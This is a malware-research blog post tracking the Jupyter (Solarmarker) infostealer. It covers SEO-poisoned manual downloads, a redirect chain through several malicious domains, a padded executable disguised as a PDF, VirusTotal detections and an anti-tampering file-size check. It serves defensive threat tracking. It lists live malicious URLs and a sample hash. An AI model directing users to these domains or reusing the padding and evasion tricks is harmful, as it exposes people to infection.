Tracking Jupyter Malware

security5magics.blogspot.com/2020/12/tracking-jupyter-malware.html

Luke Acha

*Updated March 10, 2022 (Detection rules for new variant observed March 2022.)

I have had the opportunity to track the .NET Backdoor, dubbed by Morphisec as Jupyter Infostealer A.K.A Solarmarker


I was excited to see this writeup since this was a malware family that myself and other researchers on twitter were discussing for a couple weeks prior to the Morphisec article, before there was an attributed name to the malware. This was in October, and we were all sharing some bits of information we had on this, since that time I have also been using custom YARA signatures to perform live hunts and retro-hunts in VirusTotal to continue to keep up on this malware.

Recently I had seen Red Canary wrote up about this, dubbing it Yellow Cockatoo. Again, I was very excited to see some more attention being paid to this malware, I enjoyed both the writeups. Red Canary and Morphisec provided excellent information!

Since I've been tracking this for sometime, and commenting on all new samples I see uploaded to VirusTotal, I figured I would provide some perspective that I have on this malware as well.

First, the initial access. Red Canary does correctly point out that there is redirecting of search engine queries, to dig a bit deeper, it appears that this is being done by abusing legit sites such as sites.google.com and cdn.shopify.com.

The following image is a recent (as of this writing) sample uploaded to VirusTotal. Take note of 3 things. The first being the file name, the second being the file size, and finally the 3rd item being the Icon which appears to mimic a Word Document.



4 engines detected this file

8eb783ff741cb8fe6d64d63301ce9302b000aef88fbd868ebb5ca48a7fe60083
Better-Homes-And-Gardens-Diffuser-Manual.exe

overlay peexe signed

112.51 MB
Size


2020-12-11 15:43:02 UTC
1 day ago

DETECTION DETAILS RELATIONS CONTENT SUBMISSIONS COMMUNITY

Antivirus results on 2020-12-11T15:43:02

AhnLab-V3	Trojan/Win32.Polazert.R356765	Avast	Win32:AdwareSig [Adw]
AVG	Win32:AdwareSig [Adw]	DrWeb	Program.Unwanted.4501

In the next screenshot we can see potentially where a users search criteria may lead to this malware.


"Better-Homes-And-Gardens-Diffuser-Manual"

About 186 results (0.89 seconds)

1yx.netlify.app › better-homes-and-gardens-diffuser-user-...

Better Homes And Gardens Diffuser User Manual - Netlify

Better Homes And Gardens Diffuser Manual; Better Home And Garden Diffuser. It is recommended to clean the water container, water level sensor and ...

files.purplecowquilting.com › uploads PDF

Better homes and gardens diffuser manual - Purple Cow Quilting


Better homes and gardens diffuser manual. November 22, 2019Better Homes and Gardens 100 ml ultrasonic Aroma Diffuser, Woodgrain I have never had a ...

cdn.shopify.com › files › files › better-homes-and-gard... PDF

Better Homes And Gardens Diffuser Manual - Shopify

Download **Better Homes And Gardens Diffuser Manual** pdf. Download Better Homes And Gardens. Diffuser Manual doc. Provide us with carrier oils to ...

Note: I have seen this also on various sites.google.com pages as well with earlier samples. So, what happens when we go to this link which may potentially lead to the malware?




https://cdn.shopify.com/s/files/1/0498/9317


Better Homes And Gardens Diffuser Manual

Select Download Format:

Now this is interesting right! OK, so when I click on the PDF download, I watched the Address Bar redirect several times until I was able to get the final malware. Look at the following screenshots!




https://selldunlop.site/Better-Homes-And-G



âœ… Server Search

âŒ›ï¸ Please wait (36 %)...


Better-Homes-And-Gardens-Diffuser-Manual.pdf



âœ… Checking The Existence Of A Document

âŒ›ï¸ Please wait (72 %)...

Better-Homes-And-Gardens-Diffuser-Manual.pdf




https://callnogrenisso.tk/2de38e05425e8a84t

thiecorbeluno.tk

âœ... Document Found

âŒ›ï¸¸ Please wait (90 %)...

Better-Homes-And-Gardens-Diffuser-Manual.pdf



https://dyrepopo.gq/20b8c30484d2c5992481


Better-Homes-And-Garden...

DocDownloadsPanel

Better-Homes-And-Gardens-Diffuser-Manual.pdf

Filesize: 831 Kb

Uploaded: September 18 2020



Better-Homes-And-Gardens-Diffuser-Manual.pdf


Filesize: 831 Kb

Uploaded: September 18 2020

File ready, open files without registratio

Name	Location	Actions
Better-Homes-And-....exe TACHOPARTS SP Z O O	Downloads	Run

What is really interesting is how quickly this 100MB+ file actually downloads! Why is this you ask? It's because the file appears to be heavily padded (older samples were padded with NULL Bytes, this latest one is padded with repeating garbage bytes 99 21 C1 FA A3 71 38 9B). Even more interesting is that the malware seems to perform a filesize check, so that if an analyst attempts to alter the size the malware errors out. If I remove even 1 byte, it errors, if I add even 1 byte, it errors.... but... if I just flip a bunch of the NULL Bytes and the file size remains the same, it works fine. Below are acouple interesting screenshots of the padding and the import of GetFileSize which might be used to see if the file was altered (ie. padding removed). **NOTE: The April 2021 variant appears to have dropped much of the padding, file sizes are now 16-17MB**



```
Address      Ordinal  Name                          Library
0000000...            GetFileSize                   kernel32
```

